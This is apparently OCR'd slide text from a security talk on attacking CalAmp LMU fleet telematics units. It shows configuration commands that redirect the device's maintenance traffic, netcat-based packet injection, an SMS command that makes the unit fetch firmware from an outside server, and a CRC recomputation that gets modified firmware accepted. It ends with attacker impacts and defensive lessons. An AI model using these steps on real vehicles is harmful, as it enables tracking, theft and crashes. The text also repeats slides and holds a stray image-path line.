Maintenance Message Inbound IP Address	2310	0..0	4	32-bit unsigned int IP Address the LMU will deliver maintenance messages to
Maintenance Message Inbound Port	2311	0..0	2	16-bit unsigned int UDP Port the LMU will deliver maintenance messages to.
Maintenance Message Interval	2322	0..0	4	32-bit unsigned int How often a maintenance message is sent to the Maintenance Server. (LSB = 1 s)
SMS Inbound Address	2321	0..0	16	0 bytes (ASCII chars) + null byte SMS destination address (i.e. a phone number) for Priority Messages





The carriers block inbound access.

				deliver its log.
Maintenance URL	2320	0..0	64	63 bytes (ASCII chars) + null byte URL of the Maintenance server.
Maintenance Message Inbound IP Address	2310	0..0	4	32-bit unsigned int IP Address the LMU will deliver maintenance messages to
Maintenance Message Inbound Port	2311	0..0	2	16-bit unsigned int UDP Port the LMU will deliver maintenance messages to.
Maintenance Message Interval	2322	0..0	4	32-bit unsigned int How often a maintenance message is sent to the Maintenance Server. (LSB = 1 s)
SMS Inbound Address	2321	0..0	16	0 bytes (ASCII chars) + null byte SMS destination address (i.e. a phone number) for Priority Messages

Configure Device

!RC

-88 DA. 100.106.139.16 20510

M: 128.237.[redacted]84 20501

I: 172.25.40.123 20500

!RP?2311,0

2311,0,20501 OK

!R1,2322,0,78

!RP?2322,0

2322,0,78 OK

!R1,2310,0,21630[redacted]20


!RC

-87 DA. 100.106.139.16 20510

M: 128.237.[redacted]124 20501

I: 72.25.40.123 20500

Configure Device



Good ole netcat

```
root@debian:~# nc -u -l -p 20501

EB"e EB"e  50EB"e
                1g D?X y C
MEID:27011318560258585PRI:59513OTA:1|0;0,1,9,11,15|4;0,4OTASTAT:0,0,0,0,0,""VBUSERR:4,0VIN-INFO:VIN=,DEV-REGN=US,SRVR-REGN=??FTBL:0,0,419B|0,1,DB6A
```

	7	0	
Options Header	Options Byte (MSBit always set)		These fields present only if corresponding bit is set on options bite.
	Mobile ID Length		
	Mobile ID Byte 0		
	…		
	Mobile ID Byte n		
	Mobile ID Type Length		
	Mobile ID Type Byte		
	Authentication Length (=4)		
	Authentication Byte 0		
	…		
	Authentication Byte 3		
	Routing Length (=8)		
	Routing Byte 0		
	…		
	Routing, up to Byte 7		
	Forwarding Length (= 8)		
	Forwarding Address (4 Bytes)		
	Forwarding Port (2 Bytes)		
	Forwading Protocol (1 Byte)		
	Forwarding Operation (1 Byte)		
	Resp. Redirection Length (= 6)		
	Resp. Redirection Address (4 bytes)		
	Resp. Redirection Port (2 bytes)		
Message Header	Service Type		
	Message Type		
	Sequence Number (msByte)		
	Sequence Number (lsByte)		
Message Contents	Message Byte (msByte)		
	…		
	Message Byte (lsByte)		

Message Header	Service Type
	Message Type
	Sequence Number (msByte)
	Sequence Number (lsByte)
Message Contents	Message Byte (msByte)
	…
	Message Byte (lsByte)

Service Type

0 = Unacknowledged Request
1 = Acknowledged Request
2 = Response to an Acknowledged Request

Message Type

0 = Null message
1 = ACK/NAK message
2 = Event Report message
3 = ID Report message
4 = User Data message
5 = Application Data message
6 = Configuration Parameter message
7 = Unit Request message
8 = Locate Report message
9 = User Data with Accumulators message
10 = Mini Event Report message
11 = Mini User Message

```
dklinedi@debian:~$ hd calamp_packet.bin
80 00 07 aa aa 02 00 00  00 00 00 00 00
```

Unit Request	Action Code
Reboots the LMU	1
Returns a Version Report in an App Msg	2

Sequence Number

A 16-bit number used to uniquely identify a message.

Good ole netcat

root@debian:~# nc -u -l -p 20501 < ~dklinedi/calamp_packet.bin


```
EB"e EB"e  50EB"e
                1g D?X y C
MEID:27011318560258585 5PRI:59513OTA:1|0;0,1,9,11,15|4;0,4OTASTAT:0,0,0,0,0,""VBUSERR:4,0VIN-INFO:VIN=,DEV-REGN=US,SRVR-REGN=??FTBL:0,0,419B|0,1,DB6A

EB"e Y(hz
oAPP:LMU,197 V5.0g (Dec 21 2016 18:07:21)
PIC:STM S/N 4542226509
GPS:UBLOX-00070000 -1.00 (59842)
Radio:u-blox LISA-C200-E0.V.05.00.03R^C
```

Almost there…

- We have admin access via SMS or UDP

BUT

- The CAN messages the device will send are hardcoded, e.g.
  - 7E0 01 0D (Get current speed)

Can we modify the firmware?

screenlog.10:app[15:23:57] SMS: Rcv +14128974337->"!R8 36a http://128.237.xxx.xxx/dnld/lmu-153-36a.jar"

screenlog.10:app[15:23:57] DNLD_App: URL: http://128.237.xxx.xxx/dnld/lmu-153-36a.jar
screenlog.10:app[15:24:07] HTTP: Starting Download
screenlog.10:app[15:24:07] HTTP: Opening Connection
screenlog.10:app[15:24:27] MDM2: Rcv Resp: !R8 36a http://128.237.xxx.xxx/dnld/lmu-153-36a.jar
screenlog.10:app[15:24:59] HTTP: Connection established
screenlog.10:app[15:24:59] GET //dnld/LMU-HSPA-153-36a.bin HTTP/1.1
screenlog.10:app[15:25:00] HTTP: 200 OK
screenlog.10:app[15:25:00] HTTP: Content-Length = 277834

Can we modify the firmware?

screenlog.10:app[15:23:57] SMS: Rcv +14128974337->"!R8 36a http://128.237.187.172/dnld/lmu-153-36a.jar"

!R8 36a http://128.237.187.172/dnld/lmu-153-36a.jar

http://128.237.xxx.xxx/dnld/lmu-153-36a.jar
screenlog.10:app[15:24:59] HTTP: Connection established
screenlog.10:app[15:24:59] GET //dnld/LMU-HSPA-153-36a.bin HTTP/1.1
screenlog.10:app[15:25:00] HTTP: 200 OK
screenlog.10:app[15:25:00] HTTP: Content-Length = 277834

Can we modify the firmware?

screenlog.10:app[15:23:57] SMS: Rcv +14128974337->"!R8 36a http://128.237.187.172/dnld/lmu-153-36a.jar"

screenlog.10:app[15:23:57] DNLD_App: URL: http://128.237.xxx.xxx/dnld/lmu-153-36a.jar
screenlog.10:app[15:24:07] HTTP: Starting Download
screenlog.10:app[15:24:07] HTTP: Opening Connection
screenlog.10:app[15:24:27] MDM2: Rcv Resp: !R8 36a http://128.237.xxx.xxx/dnld/lmu-153-36a.jar
screenlog.10:app[15:24:59] HTTP: Connection established
screenlog.10:app[15:24:59] GET //dnld/LMU-HSPA-153-36a.bin HTTP/1.1
screenlog.10:app[15:25:00] HTTP: 200 OK
screenlog.10:app[15:25:00] HTTP: Content-Length = 277834

Can we modify the firmware?

Can we modify the firmware?

The binary looked too non-random at each end to have a signature but modifying it caused an error:

app[18:28:09] DNLD_Process: Image CRC Failure

```
dklinedi@debian:~$ ./crc_dd.py LMU-HSPA-153-36a.bin
Test succeeded!
CRC16 of LMU minus 2 bytes from end = C16B
c16b
```

```
dklinedi@debian:~$ hd LMU-HSPA-153-36a.bin |tail -3
00043d30  1a b4 04 1a d0 04 1a e0  04 1a e8 04 1a a8 04 01
00043d40  15 09 16 71 f1 00 00 00  c1 6b                 |...q.....k|
```

Can we modify the firmware?

```
screenlog.10:Copyright (c) 1999-2013 CalAmp Corp.

00042050  69 6e 67 00 55 6e 6b 6e  6f 77 6e 00 43 6f 70 79  |ing.Unknown.Copy|
00042060  72 69 67 68 74 20 28 63  29 20 31 39 39 39 2d 32  |right (c) 1999-2|
00042070  30 31 33 20 43 61 6c 41  6d 70 20 43 6f 72 70 2e  |013 CalAmp Corp.|
->
00042050  69 6e 67 00 55 6e 6b 6e  6f 77 6e 00 43 6f 70 79  |ing.Unknown.Copy|
00042060  6c 65 66 74 21 20 28 63  29 20 31 39 39 39 2d 32  |left! (c) 1999-2|
00042070  30 31 33 20 43 61 6c 41  6d 70 20 43 6f 72 70 2e  |013 CalAmp Corp.|


screenlog.10:app[19:44:02] DNLD_Process: Image CRC Passed
...
screenlog.10:Copyleft! (c) 1999-2013 CalAmp Corp.
```

If we can modify the firmware, we can do…

If we can modify the firmware, we can do…

ANYTHING!

Specifically, an attacker could…

- Track police cars in real time
- Collect a competitor's routes and customers
- Eavesdrop on the occupants of vehicles
- DOS a fleet of vehicles
- Unlock and/or steal vehicles
- Cause traffic jams
- Cause crashes

Morals

- If you're using fleet telematics, your vehicles are now part of your corporate network.
- In a complex supply chain, simple vulnerabilities can slip through because everyone thinks someone else took care of it.